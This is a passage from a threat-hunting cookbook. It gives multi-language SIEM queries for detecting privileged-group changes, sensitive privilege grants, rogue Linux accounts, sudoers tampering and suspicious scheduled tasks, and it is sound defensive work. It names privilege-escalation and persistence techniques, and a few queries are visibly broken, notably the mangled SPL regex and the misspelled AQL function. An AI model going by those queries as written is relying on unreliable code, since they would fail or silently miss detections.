| summarize TodaysAdditions = count() by SubjectUserName, TargetUserName
| join kind=leftouter (
    SecurityEvent
    | where EventID in (4728, 4732, 4756)
    | where TimeGenerated < ago(1d) and TimeGenerated > ago(90d)
    | summarize PriorAdditions = count() by SubjectUserName, TargetUserName
) on SubjectUserName, TargetUserName
| where isnull(PriorAdditions)
```

Plausible expected result: rows where an actor added a member to a privileged group with zero recorded prior additions to that same group. Interpretation: consistent with a first-time privileged-group change by this actor — could be a newly delegated admin duty or an unauthorized change; the [PIVOT] below is how you tell them apart.

**[QUERY]** SPL, same comparison via a left join.

```
// CONCEPTUAL SAMPLE – 90-day baseline window and group list illustrative; validate against your own
change cadence.
index=wineventlog (EventCode=4728 OR EventCode=4732 OR EventCode=4756)
TargetUserName IN ("Domain Admins", "Enterprise Admins", "Schema Admins", "Administrators")
| stats count as todays_additions by SubjectUserName TargetUserName
| join type=left SubjectUserName TargetUserName [
    search index=wineventlog (EventCode=4728 OR EventCode=4732 OR EventCode=4756) earliest=-90d
latest=-1d
    | stats count as prior_additions by SubjectUserName TargetUserName
]
| where isnull(prior_additions)
```

Plausible expected result and interpretation: identical shape to the KQL version.

**[QUERY]** AQL, disambiguated here as QRadar's query language, not standard SQL — targeting the current-window count directly.

```
-- CONCEPTUAL SAMPLE – current-window count only, no cross-window join; group list illustrative,
validate against your own DSM mapping.
SELECT username AS "Actor",
       "Target Username" AS "Group",
       COUNT(*) AS "Additions Today"
FROM events
WHERE QIDNAME(qid) IN (
    'A member was added to a security-enabled global group',
    'A member was added to a security-enabled local group',
    'A member was added to a security-enabled universal group'
)
AND "Target Username" IN ('Domain Admins','Enterprise Admins','Schema Admins','Administrators')
GROUP BY username, "Target Username"
LAST 24 HOURS
```

Plausible expected result: a small table of (actor, group, count) rows for the current window only — QRadar's AQL has no cross-window self-join primitive, so the 90-day "has this actor ever done this before" comparison has to be run as a second, separately-scoped search and diffed by hand, or accumulated into a Reference Set that grows as each new (actor, group) pair is first observed. Interpretation: same as the KQL/SPL versions once the historical diff is applied manually.

**[QUERY]** YARA-L, scoped to the same privileged-group list; the historical-actor comparison needs a reference list populated by a separate scheduled rule, the same caveat as AQL above.

```
// CONCEPTUAL SAMPLE - %privileged_groups reference list illustrative; unfiltered by actor history, see [HUNTER] above.
rule privileged_group_add_scoped {
  meta:
    severity = "HIGH"
  events:
    $e.metadata.event_type = "GROUP_MODIFICATION"
    $e.target.group.group_display_name in %privileged_groups
  condition:
    $e
}
```

Plausible expected result: one detection per qualifying addition, unfiltered by history, same caveat as the Sigma block above.

**[QUERY]** Elastic ES|QL — a wide-lookback threshold comparison is exactly what ES|QL fits best per DEH Appendix A5 §8's decision table.

```
// CONCEPTUAL SAMPLE - 90-day baseline window and group list illustrative; validate against your own change cadence.
FROM logs-windows.security-*
| WHERE event.code IN ("4728", "4732", "4756") AND @timestamp > NOW() - 91 days
| EVAL is_privileged_group = winlog.event_data.TargetUserName IN ("Domain Admins", "Enterprise Admins", "Schema Admins", "Administrators")
| WHERE is_privileged_group == true
| EVAL period = CASE(@timestamp > NOW() - 1 day, "today", "baseline_90d")
| STATS additions = COUNT(*) BY winlog.event_data.SubjectUserName, winlog.event_data.TargetUserName, period
```

Plausible expected result: two rows per (actor, group) pair — a "today" count and a "baseline\_90d" count. An actor/group pair present only in the "today" bucket is the anomaly an analyst finds by comparing the two counts side by side. Interpretation: same as the KQL/SPL versions.

**[FALSE POSITIVE]** A newly hired admin or a newly rotated on-call rotation performing their first-ever privileged-group addition produces exactly this signature — zero prior history is also the shape of "someone just got delegated this responsibility." Expect a visible spike whenever on-call admin duty rotates, commonly quarterly. The fix DEH already names for DET-13-05 applies directly here: layer an approved-change-window lookup on top rather than trying to characterize "normal first-time admin" precisely enough to exclude it.

**[PIVOT]** Pull the actor's own recent authentication history for anything unusual — a new source host, an off-hours logon — immediately before the group change, and check whether the newly added member has since exercised the privileged access (a matching Event ID 4672 or privileged logon on a sensitive host); a grant that's never subsequently used carries a different risk profile than one immediately exercised.

### **Detection Autopsy — "alert on every 4728/4732/4756"**

**The rule:** Fire an alert on any Event ID 4728, 4732, or 4756, unscoped. **Why it shipped:** It's a one-line event-ID filter, and group-membership auditing is commonly enabled earlier than more advanced identity auditing, so the data is already there. **How it failed:** Application-tiered "administrators" groups for a specific SharePoint site or Teams channel, and routine HR-distribution-list-adjacent groups, get swept in whenever the privileged-group list isn't scoped precisely — producing dozens of daily hits on groups nobody would actually call privileged.

**The fix:** The scoped, maintained privileged-group list used above, kept current as new admin-tiered groups get created — a recurring maintenance job, not a one-time filter.

**[SOC MANAGEMENT]** Run this as a daily hunt until an approved-change-window integration exists to graduate it into DET-13-05's standing rule. Against DEH Part 41's six-tier Detection Coverage scale, this pattern presently scores as exploratory hunt-only coverage, not a standing detection; if it stays hunt-only past the point where the change-window data actually becomes available to build DET-13-05 for real, that's Detection Debt (DEH Part 43) accumulating on a fix that's ready to ship, not a genuinely open coverage gap.

### **QC-11-04 — Sensitive privilege or token right granted outside normal administrative activity**

| Field             | Value                                                                                                   |
|-------------------|---------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-04                                                                                                |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                |
| Behavior          | Sensitive user right or special privilege granted outside a known administrative/deployment pattern.    |
| DEH cross-ref     | DEH Part 8 §4 (4672 field reference); cf. DET-08-02 (baseline-anomaly design); no DEH analytic for 4703 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), Elastic (KQL) — YARA-L: N/A, see below               |

**[HUNTER]** Granting a low-privileged account `SeDebugPrivilege` or `SeImpersonatePrivilege` directly, without ever adding it to a privileged group, is quieter than QC-11-02/QC-11-03's group-membership route precisely because it skips the comparatively well-monitored 4728/4732/4756 events entirely. A hunter watching only group membership has a genuine blind spot here — this pattern watches the rights-assignment and special-logon events instead. On the MITRE mapping: T1098's published sub-techniques don't cover on-premises User Rights Assignment grants — the same gap DEH Part 13 §8 names for group membership, extended here to the rights-assignment case — and T1134 (Access Token

Manipulation) covers *using* an already-held privilege to impersonate a token at runtime, not the act of granting the underlying right, so neither fits cleanly.

**[QUERY]** Sigma, scoped to three specific sensitive rights out of the much longer list Event ID 4703 (A user right was adjusted) can carry.

```
# CONCEPTUAL SAMPLE – rights list illustrative; extend to match your own high-value privilege set.
title: Sensitive user right adjusted
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4703
  sensitive_rights:
    PrivilegeList|contains:
      - 'SeDebugPrivilege'
      - 'SeImpersonatePrivilege'
      - 'SeTcbPrivilege'
  condition: selection and sensitive_rights
```

Plausible expected result: a handful of matching events per month on most estates once scoped to these three rights — 4703 fires far more often for benign rights (`SeBatchLogonRight` and similar) that this filter excludes. Interpretation: consistent with a sensitive privilege being newly granted to an account; worth checking against a deployment or change record before escalating.

**[QUERY]** KQL.

```
// CONCEPTUAL SAMPLE – sensitive-rights list illustrative; extend to match your own high-value privilege set.
SecurityEvent
| where EventID == 4703
| where PrivilegeList has_any ("SeDebugPrivilege", "SeImpersonatePrivilege", "SeTcbPrivilege")
| project TimeGenerated, SubjectUserName, TargetAccount = TargetUserName, PrivilegeList, Computer
```

Plausible expected result and interpretation: same as the Sigma version above.

**[QUERY]** SPL.

```
// CONCEPTUAL SAMPLE – sensitive-rights list illustrative; adjust to your own Windows TA field extraction.
index=wineventlog EventCode=4703
| search PrivilegeList="*SeDebugPrivilege*" OR PrivilegeList="*SeImpersonatePrivilege*" OR PrivilegeList="*SeTcbPrivilege*"
| table _time SubjectUserName TargetUserName PrivilegeList ComputerName
```

Plausible expected result and interpretation: unchanged.

**[QUERY]** AQL, disambiguated here as QRadar's query language, not standard SQL — targeting Windows Security events ingested via WinCollect.



```
-- CONCEPTUAL SAMPLE — sensitive-rights list illustrative; validate WinCollect custom property names
against your own DSM mapping.
SELECT DATEFORMAT(devicetime,'YYYY-MM-dd HH:mm:ss') AS "Event Time",
       username AS "Actor",
       "Target Username" AS "Account",
       "Privilege List" AS "Privileges Granted"
FROM events
WHERE QIDNAME(qid)='A user right was adjusted'
AND ("Privilege List" ILIKE '%SeDebugPrivilege%'
     OR "Privilege List" ILIKE '%SeImpersonatePrivilege%'
     OR "Privilege List" ILIKE '%SeTcbPrivilege%')
LAST 7 DAYS
```

Plausible expected result and interpretation: unchanged, subject to how your own WinCollect deployment names the privilege-list custom property.

**[QUERY]** Elastic KQL — a single-event boolean match is the right-sized surface for this pattern; it does not need EQL's sequencing or ES|QL's aggregation.

CONCEPTUAL SAMPLE — sensitive-rights list illustrative; validate against your own Winlogbeat/ECS field mapping before use.

```
event.code:"4703" and winlog.event_data.PrivilegeList:(*SeDebugPrivilege* or *SeImpersonatePrivilege* or
*SeTcbPrivilege*)
```

Plausible expected result and interpretation: unchanged.

YARA-L: **N/A** — missing schema field. Google SecOps' UDM has no confirmed field mapping the enumerated Windows privilege-constant string (`PrivilegeList`'s `SeDebugPrivilege`/`SeImpersonatePrivilege`/`SeTcbPrivilege` values) onto a structured UDM attribute; the closest candidate (`security_result.privilege`) is unconfirmed against this specific event's actual parser output, the same missing-schema-field gap DEH Part 28 §1.1 names for `GrantedAccess`.

**[FALSE POSITIVE]** Backup software and some EDR/AV agents legitimately request `SeBackupPrivilege` and `SeDebugPrivilege` for their own service accounts at install or upgrade time, producing a burst of 4703 events scoped to that one service account on rollout day. Expect this to cluster tightly around patch and deployment windows for backup and security tooling; anything outside that window on an account that isn't a known backup/EDR service identity is the signal worth chasing.

**[PIVOT]** Check whether the account that received the privilege subsequently produced a matching Event ID 4672 (Special privileges assigned to new logon) on a sensitive host, and pull the process that issued the rights-assignment change (`secedit`, `ntrights.exe`, or a GPO link event) to distinguish a scripted deployment from an interactive one.

**Blind Spot** A 4672 baseline-anomaly check (DET-08-02) only sees privilege use at logon time — an attacker who compromises a process already running under a service account that permanently holds `SeDebugPrivilege` (a backup agent, an EDR agent) needs no fresh 4703 or anomalous 4672 at all; they inherit the sensitive right for free. Both halves of this pattern are blind to privilege that was never freshly granted or freshly logged into.

## 2. Linux account and privilege patterns

### QC-11-05 — Local account or group created outside configuration management

| Field             | Value                                                                                                                        |
|-------------------|------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-05                                                                                                                     |
| MITRE             | T1136.001 (Create Account: Local Account)                                                                                    |
| Behavior          | Local Linux account or group created outside configuration-management tooling.                                               |
| DEH cross-ref     | DEH Part 3 §6.2 (auditd <code>audit / exe / comm</code> fields); DEH Part 11 §1 (cross-OS scope) — no dedicated DEH analytic |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (EQL)                                                     |

**[HUNTER]** A fleet managed by Ansible, Puppet, or Chef creates and modifies accounts through that tool's own service identity almost exclusively; a `useradd`, `adduser`, or `groupadd` process whose parent is an interactive shell, run under a human `audit`, is the shape worth chasing on that kind of fleet. This is the direct Linux analog of QC-11-01, pivoting on `audit` — the login identity that survives a `sudo / su` privilege change, per DEH Part 3 §6.2 — rather than a Windows `SubjectUserName`.

**[QUERY]** Sigma, targeting auditd `EXECVE` records.

```
# CONCEPTUAL SAMPLE – config-management exe paths illustrative; match your own fleet's agents.
title: Local account created outside configuration management
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: EXECVE
    comm:
      - 'useradd'
      - 'adduser'
      - 'groupadd'
  filter_cm:
    exe|contains:
      - '/usr/bin/ansible'
      - '/opt/puppetlabs'
      - '/usr/bin/salt-minion'
condition: selection and not filter_cm
```

Plausible expected result: a small number of `EXECVE` records per week naming `useradd`, `adduser`, or `groupadd` with a non-config-management `exe` path. Interpretation: consistent with a human operator or a script outside the fleet's normal provisioning path creating a Linux account — still routine on hosts intentionally managed by hand.

**[QUERY]** KQL, targeting Microsoft Defender for Endpoint's Linux process telemetry.

```
// CONCEPTUAL SAMPLE – config-management process-name list illustrative; match your own fleet's agents.
DeviceProcessEvents
| where FileName in ("useradd", "adduser", "groupadd")
| where InitiatingProcessFileName !in ("ansible-playbook", "puppet", "salt-minion")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine
```

Plausible expected result and interpretation: same shape as the Sigma version.

**[QUERY]** SPL, targeting auditd forwarded via syslog.

```
// CONCEPTUAL SAMPLE – config-management process-name list illustrative; match your own fleet's agents.
index=linux_auditd type=EXECVE comm IN ("useradd", "adduser", "groupadd")
| where NOT match(exe, "ansible|puppet|salt-minion")
| table _time host audid comm exe
```

Plausible expected result and interpretation: unchanged.

**[QUERY]** AQL, disambiguated here as QRadar's query language, not standard SQL — targeting raw syslog ingestion of auditd output.

```
-- CONCEPTUAL SAMPLE – raw-payload text match; config-management process-name exclusions illustrative,
validate against your own auditd feed.
SELECT DATEFORMAT(devicetime,'YYYY-MM-dd HH:mm:ss') AS "Event Time",
       sourceip AS "Host",
       UTF8(payload) AS "Raw Payload"
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Linux%'
AND (UTF8(payload) ILIKE '%comm="useradd%"'
     OR UTF8(payload) ILIKE '%comm="adduser%"'
     OR UTF8(payload) ILIKE '%comm="groupadd%"')
AND UTF8(payload) NOT ILIKE '%ansible%'
AND UTF8(payload) NOT ILIKE '%puppet%'
AND UTF8(payload) NOT ILIKE '%salt-minion%'
LAST 24 HOURS
```

Plausible expected result: matching raw payload lines rather than a parsed field table — see the language-specific note in [FALSE POSITIVE] below. Interpretation: unchanged.

**[QUERY]** YARA-L.

```
// CONCEPTUAL SAMPLE – narrow match on user-creation event type only; config-management process-path
exclusion not applied here, see note below.
rule linux_account_created_outside_cm {
  meta:
    severity = "MEDIUM"
  events:
    $e.metadata.event_type = "USER_CREATION"
    $e.target.platform = "LINUX"
  condition:
    $e
}
```

Plausible expected result: one detection per qualifying creation event; the config-management exclusion applied in the other languages needs a post-filter on the process path here, since the illustrative rule above keeps the match narrow rather than assume a specific UDM field for the initiating process path. Interpretation: unchanged.

**[QUERY]** Elastic EQL — the useradd-family process and its resulting write to `/etc/passwd` / `/etc/group` are an ordered pair, which is the shape EQL `sequence` fits.

```
// CONCEPTUAL SAMPLE – config-management process-name list illustrative; validate file-event process
attribution against your own EDR schema.
sequence by process.entity_id
[process where process.name in ("useradd", "adduser", "groupadd") and not process.parent.name in
("ansible-playbook", "puppet", "salt-minion")]
[file where file.path in ("/etc/passwd", "/etc/group") and event.action == "change"]
```

Plausible expected result: a matched sequence — the process launch followed by its own file write. Interpretation: unchanged.

**[FALSE POSITIVE]** Break-glass runbooks that call for a human to manually create a local emergency-access account during an outage are the main legitimate driver, and they cluster tightly around active incidents — cross-check the timestamp against the incident ticket log before treating this as suspicious on its own. A secondary driver is a misconfigured configuration-management agent that shells out to `useradd` directly instead of using its native user resource, which repeats on a fixed schedule and is worth fixing at the automation layer rather than exception-listing forever. On the AQL query specifically: most QRadar deployments ingest auditd only as raw syslog without a DSM that parses fields into custom properties, so that query matches on raw payload text rather than a structured field — expect it to be noisier and slower than the parsed-field versions in the other languages until a custom DSM or a Universal DSM extension exists for your auditd feed.

**[PIVOT]** Check the new account's UID — a UID of `0`, or a UID reused from a previously deleted account, is a stronger signal than a normal sequential UID — and whether it was immediately granted a `sudoers` entry (QC-11-06) in the same session.

## QC-11-06 — Sudoers configuration modified outside visudo and configuration management

| Field             | Value                                                                                                                                                  |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-06                                                                                                                                               |
| MITRE             | T1548.003 (Abuse Elevation Control Mechanism: Sudo and Sudo Caching)                                                                                   |
| Behavior          | Sudoers configuration modified directly, bypassing visudo and configuration management.                                                                |
| DEH cross-ref     | DEH Part 3 §6.2–6.3 (auditd architecture/tuning); cf. HUNT-46-03 (Sudoers exposure audit, DEH Part 46) — drift counterpart to that point-in-time audit |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                             |

**[HUNTER]** `visudo` validates syntax before saving and is the only sanctioned path to hand-edit sudoers on most hardened images; a direct write to `/etc/sudoers` or a file under `/etc/sudoers.d/` by any other process is worth a look regardless of what it actually changed, because the safety rail itself was bypassed. DEH Part 46's HUNT-46-03 audits the resulting sudoers *state* at a point in time; this pattern watches the write event itself, so it catches drift between audits.

**[QUERY]** Sigma, targeting auditd `PATH` records under the watched sudoers paths.

```
# CONCEPTUAL SAMPLE – config-management exe paths illustrative.
title: Direct sudoers modification outside visudo
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: PATH
    name|startswith:
      - '/etc/sudoers'
      - '/etc/sudoers.d/'
  filter_visudo:
    comm: 'visudo'
  filter_cm:
    exe|contains:
      - '/usr/bin/ansible'
      - '/opt/puppetlabs'
  condition: selection and not 1 of filter_*
```

Plausible expected result: rare — most fleets see zero to low single digits per month once `visudo` and configuration management are excluded. Interpretation: consistent with sudoers being modified through an unsanctioned path; a hit deserves a look at what changed even if the change itself turns out to be benign.

**[QUERY]** KQL, targeting Microsoft Defender for Endpoint's Linux file-event telemetry.

```
// CONCEPTUAL SAMPLE – config-management process-name list illustrative; match your own fleet's agents.
DeviceFileEvents
| where FolderPath startswith "/etc/sudoers"
| where InitiatingProcessFileName !in ("visudo", "ansible-playbook", "puppet")
| project Timestamp, DeviceName, InitiatingProcessAccountName, InitiatingProcessFileName, FileName
```

Plausible expected result and interpretation: same shape as the Sigma version.

[QUERY] SPL.

```
// CONCEPTUAL SAMPLE – config-management process-name list illustrative; match your own fleet's agents.
index=linux_auditd type=PATH name="/etc/sudoers*"
| where NOT (comm="visudo" OR match(exe,"ansible|puppet"))
| table _time host auid comm name
```

Plausible expected result and interpretation: unchanged.

[QUERY] AQL, disambiguated here as QRadar's query language, not standard SQL — targeting raw syslog ingestion of auditd output; the same parsed-field caveat noted for QC-11-05 applies here.

```
-- CONCEPTUAL SAMPLE – raw-payload text match; config-management process-name exclusions illustrative,
validate against your own auditd feed.
SELECT DATEFORMAT(devicetime,'YYYY-MM-dd HH:mm:ss') AS "Event Time",
       sourceip AS "Host",
       UTF8(payload) AS "Raw Payload"
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Linux%'
AND UTF8(payload) ILIKE '%sudoers%'
AND UTF8(payload) NOT ILIKE '%comm="visudo%"'
AND UTF8(payload) NOT ILIKE '%ansible%'
AND UTF8(payload) NOT ILIKE '%puppet%'
LAST 7 DAYS
```

Plausible expected result and interpretation: unchanged from the other languages, at the coarser raw-text-match granularity noted in [FALSE POSITIVE] below.

[QUERY] YARA-L.

```
// CONCEPTUAL SAMPLE – config-management process-path exclusion illustrative; validate
principal.process.file.full_path population against your own UDM parser.
rule sudoers_modified_outside_visudo {
  meta:
    severity = "HIGH"
  events:
    $e.metadata.event_type = "FILE_MODIFICATION"
    $e.target.file.full_path = /^\/etc\/sudoers/
    $e.principal.process.file.full_path != "/usr/sbin/visudo"
    $e.principal.process.file.full_path != "/usr/bin/ansible-playbook"
    $e.principal.process.file.full_path != "/opt/puppetlabs/puppet/bin/puppet"
  condition:
    $e
}
```

Plausible expected result and interpretation: unchanged.

[QUERY] Elastic ES|QL — a wide-lookback fleet-level aggregation is the better fit here than a per-event alert, per DEH Appendix A5 §8's decision table, since a weekly drift review across many hosts at once is how this pattern is most often actually run.

```
// CONCEPTUAL SAMPLE – process-name exclusion illustrative; validate against your own fleet's
configuration-management agents.
FROM logs-linux.auditd-*
| WHERE file.path LIKE "/etc/sudoers%"
| WHERE process.name NOT IN ("visudo", "ansible-playbook", "puppet")
| STATS writes = COUNT(*) BY host.name, process.name, user.name
```

Plausible expected result: a small results table naming the host, the writing process, and the acting user for every non-`visudo` sudoers touch across the lookback window. Interpretation: consistent with drift worth reviewing at the next fleet-wide sudoers audit, not necessarily an in-progress attack.

**[FALSE POSITIVE]** The dominant legitimate driver is a configuration-management run that templates sudoers content directly rather than calling `visudo` internally — several common Ansible and Puppet modules do exactly this by design, so the fix is excluding the configuration-management tool's own `exe` path, as shown above, not excluding `visudo` more broadly. A secondary, lower-volume driver is a package install or upgrade whose `postinst` script drops a vendor-supplied file into `/etc/sudoers.d/`.

**[PIVOT]** Pull the resulting sudoers grant's actual scope — `ALL=(ALL) NOPASSWD: ALL` versus a narrowly scoped single command — since DEH's HUNT-46-03 breadth-of-grant framing applies directly here, and check whether the account that received the grant is human or a scripted service identity; a scripted identity with a broad, unscoped grant is the higher-priority finding of the two.

## Cross-references

DEH Part 8 (Windows Detection Engineering) and DEH Part 13 (Identity: Directory, Privilege & Kerberos Detection) own the Windows telemetry and analytic mechanics this part's four Windows patterns build on; DEH Part 3 §6 (Linux host telemetry) and DEH Part 11 (Endpoint Detection Engineering) own the equivalent Linux mechanics behind QC-11-05 and QC-11-06; DEH Part 46 (Identity Compromise Model) owns HUNT-46-03's sudoers-exposure audit that QC-11-06 complements; DEH Parts 23–29 own the query-language syntax fundamentals used across every `[QUERY]` block in this part; DEH Parts 41–43 own the Detection Coverage/Quality/Debt scoring this part's one `[SOC MANAGEMENT]` entry applies without redefining; cookbook Part 12 (Scheduled Tasks & Service Manipulation) and Part 15 (Host & Directory Discovery) own the neighboring persistence and recon behaviors this part deliberately excludes; cookbook Parts 25–26 own the cloud-native IAM equivalent of this part's Windows/Linux scope.

## Part 12 — Scheduled Tasks & Service Manipulation

---

### Why this part exists

**[CONCEPT]** Scheduled tasks, Windows services, cron jobs, and systemd units all answer the same attacker question — "how do I run again on a schedule, or without a logged-on user, rather than only when someone logs on" — which is a different question from the one Registry Run keys, the startup folder, and shell profile files answer. DEH Part 11 §5.1 groups persistence mechanisms by which of those questions they satisfy; this part owns the "scheduled" and "service/daemon" categories specifically, on both Windows and Linux, and hands the "autostart on logon" category to this book's own Part 13 (Registry, Startup & Alternate Persistence).

This part covers five query patterns: new or modified Task Scheduler tasks and Service Control Manager service installs on Windows ([QC-12-01](#) through [QC-12-03](#)), and cron and systemd unit creation on Linux ([QC-12-04](#), [QC-12-05](#)).

Stated once, the explicit boundaries against neighboring parts: Part 11 (Account Creation & Privilege Escalation) owns the account and token side of persistence — a scheduled task or service that runs as a newly created account needs Part 11's pattern for the account-creation half and this part's pattern for the task/service half, not a single merged pattern in either part. Part 13 owns Registry Run keys, the startup folder, and WMI event subscriptions. Part 16 (Lateral Movement via Admin Tools & Remote Services) owns the *use* of a remotely created service to execute code on a peer host, PsExec-style; this part covers the service-creation event itself as a persistence signal regardless of whether the creation originated locally or over the network, and a hunter chasing the remote-execution angle specifically should pair [QC-12-03](#) below with Part 16's own patterns rather than expecting this part to cover that combination.

Query-language syntax, operator semantics, and backend translation loss are DEH's job, not this book's — see DEH Parts 23–29 and DEH Appendix A5 for the fundamentals any query below assumes. Deciding whether a pattern below is worth graduating from an ad hoc hunt into a standing, versioned detection rule, and scoring that rule's coverage, quality, and accumulated debt once it exists, is DEH Parts 41–43's methodology, applied to this book's own catalog in Part 28 — this part states the hunt and its false-positive driver, not a maturity score.

### 1. Windows: Task Scheduler and Service Control Manager patterns

#### QC-12-01 — New scheduled task created with a suspicious action



| Field             | Value                                                                                                                                                |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-12-01                                                                                                                                             |
| MITRE             | T1053.005 (Scheduled Task/Job: Scheduled Task)                                                                                                       |
| Behavior          | A new Task Scheduler task is registered whose action launches an executable, script, or LOLBin from a location a legitimate installer would not use. |
| DEH cross-ref     | DEH Part 11 §5.2 (Windows: services, scheduled tasks, and Registry Run keys)                                                                         |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic KQL                                                                               |

**[HUNTER]** A mature environment usually already has a standing detection on Event ID 4698 (A scheduled task was created), but it is typically tuned against a known-bad path list and misses a first-time LOLBin combination nobody has written a rule for yet. Run this hunt directly after any host shows another precursor (a suspicious download, a LOLBin invocation) rather than waiting for the standing rule's narrower list to catch up — a freshly registered task deserves the same lineage scrutiny as a freshly spawned process.

**[QUERY]** Targets the Windows Security event log, 4698, as ingested by any SIEM with a standard Sigma Security-log backend.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Scheduled task created with a suspicious action path
id: 8f1e2b6a-12ab-4c3d-9e77-000000000001
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4698
  suspicious_path:
    TaskContent|contains:
      - '\Users\Public\'
      - '\AppData\Local\Temp\'
      - '\ProgramData\'
  condition: selection and suspicious_path
level: high

```

Plausible expected result: a match returns one event per registration, with `TaskName` often a random or spoofed-legitimate string ( `\Microsoft\Windows\UpdateOrchestrator\Report` ) and a `TaskContent` XML blob whose `<Command>` element points into a user-writable directory. This event type is rare enough on most fleets that a 30-day window plausibly returns single digits to low tens of hits fleet-wide, not hundreds — treat that as an illustrative order of magnitude, not a validated count. Interpretation: a hit is consistent with a task staged from a location an attacker, not an installer, would use; it does not by itself distinguish a red-team engagement from a real intrusion.

**[QUERY]** Microsoft Defender for Endpoint advanced hunting via Microsoft Sentinel's Defender XDR connector, `DeviceEvents` table — disambiguated here from the Elastic KQL block shown later in this pattern.

CONCEPTUAL SAMPLE — field/value assumptions illustrative; validate `AdditionalFields` JSON shape against your own tenant.

```
DeviceEvents
| where ActionType == "ScheduledTaskCreated"
| extend TaskCommand = tostring(parse_json(AdditionalFields).TaskCommand)
| where TaskCommand has_any ("\\Users\\Public\\", "\\AppData\\Local\\Temp\\", "\\ProgramData\\")
| project Timestamp, DeviceName, InitiatingProcessAccountName, TaskCommand
```

Plausible expected result: one row per task, with `InitiatingProcessAccountName` showing which account registered it — worth checking immediately against expected admin/automation accounts. Interpretation: consistent with a task registered from an interactively driven session rather than a packaged installer, if the initiating account isn't one you'd expect to be touching Task Scheduler.

**[QUERY]** Splunk, Windows Security event log ingestion (Splunk Add-on for Microsoft Windows), `EventCode=4698`.

CONCEPTUAL SAMPLE — regex against `Message` is illustrative; a normalized field extraction may already exist in your environment.

```
index=wineventlog EventCode=4698
| rex field=Message "Task Content:(?<task_xml>[\\s\\S]+)"
| where match(task_xml, "(?i)\\\\\\\\Users\\\\\\\\Public\\\\\\\\\\\\\\\\\\\\AppData\\\\\\\\\\\\\\\\Local\\\\\\\\\\\\\\\\Temp\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ProgramData\\\\\\\\\\\\\\\\")
| table _time, Computer, Task_Name, task_xml
```

Plausible expected result: a handful of rows per week on a well-managed fleet, each with a full task-content XML excerpt in `task_xml`. Interpretation: same as above — a path-based signal that narrows the field for a manual read, not a conclusive verdict.

**[QUERY]** QRadar AQL — note this is AQL, not standard SQL — against a Windows Security Event Log source mapped by the standard Microsoft DSM, filtering Event ID 4698.

CONCEPTUAL SAMPLE — field/table names illustrative; confirm your DSM's actual parsed field names before use.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time",
       username, UTF8(payload) AS "Raw Event"
FROM events
WHERE LOGSOURCEYPENAME(logsourceid) = 'Microsoft Windows Security Event Log'
      AND EVENTID = '4698'
      AND (UTF8(payload) ILIKE '%\\Users\\Public\\%' OR UTF8(payload) ILIKE '%\\AppData\\Local\\Temp\\%')
LAST 30 DAYS
```

Plausible expected result: a small raw-event list a hunter reads by hand rather than a pre-parsed field table, since AQL's visibility into the 4698 payload's nested XML depends on how thoroughly the DSM parses it. Interpretation: same signal as above, at a coarser parsing granularity.

**[QUERY]** Google SecOps (Chronicle) YARA-L against the UDM, targeting the `SCHEDULED_TASK_CREATION` event type produced by the standard Windows Event Log parser.

CONCEPTUAL SAMPLE — UDM field paths illustrative; confirm against your own parser's mapping.

```
rule scheduled_task_suspicious_path {
  meta:
    author = "author-agent"
    description = "New scheduled task with an action path outside trusted directories"

  events:
    $task.metadata.event_type = "SCHEDULED_TASK_CREATION"
    $task.target.process.command_line = /(Users\\Public|AppData\\Local\\Temp|ProgramData)/ nocase

  condition:
    $task
}
```

Plausible expected result: one detection per matching task, carrying whatever asset/user context the UDM record has attached. Interpretation: identical signal, YARA-L surface.

**[QUERY]** Elastic Stack — a single-event boolean match, not a sequence, so Elastic KQL is the right surface here per DEH Appendix A5 §8's decision table — over a Windows event log ingested via Winlogbeat or Elastic Defend.

CONCEPTUAL SAMPLE — field names illustrative for a Winlogbeat-shaped index.

```
event.code : "4698" and winlog.event_data.TaskContent : (*Users\Public* or *AppData\Local\Temp* or *ProgramData*)
```

Plausible expected result: same shape as the KQL/SPL results above, filtered to Elastic's own field naming. Interpretation: unchanged.

**[FALSE POSITIVE]** Software packagers and RMM/patch-management tools legitimately register scheduled tasks whose action briefly stages a payload in `%TEMP%` before moving it to a permanent install directory — this is the dominant false-positive driver across every implementation above. Exclude by the account named in `SubjectUserName / InitiatingProcessAccountName` for your known RMM/patch-management service accounts rather than broadening the path exclusion list, since the path itself is exactly the attacker's own preferred staging ground too.

**[PIVOT]** Pull the process-creation event for the account named as the task's creator in the minutes before registration — a legitimate installer usually has an MSI or signed-installer parent, while an attacker's registration is more often a bare `schtasks.exe /create` invoked from a script host or an already-suspicious PowerShell session. Check whether the same `TaskName` or command reappears on

other hosts in a short window, which would point to propagation rather than a single opportunistic foothold.

**What Would Change My Mind** This pattern's "single digits to low tens of hits fleet-wide" claim assumes 4698 stays a genuinely rare event type on your fleet. If a production audit showed a deployment tool registering hundreds of tasks per day as its normal operating mode, the volume assumption behind treating any hit as worth a same-day look would break, and this pattern would need a tuning layer (an allowlist keyed on the registering tool) before it's cheap enough to run daily.

**QC-12-02 — Existing scheduled task's action modified to point at a new target**

| Field             | Value                                                                                                                                                                                  |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-12-02                                                                                                                                                                               |
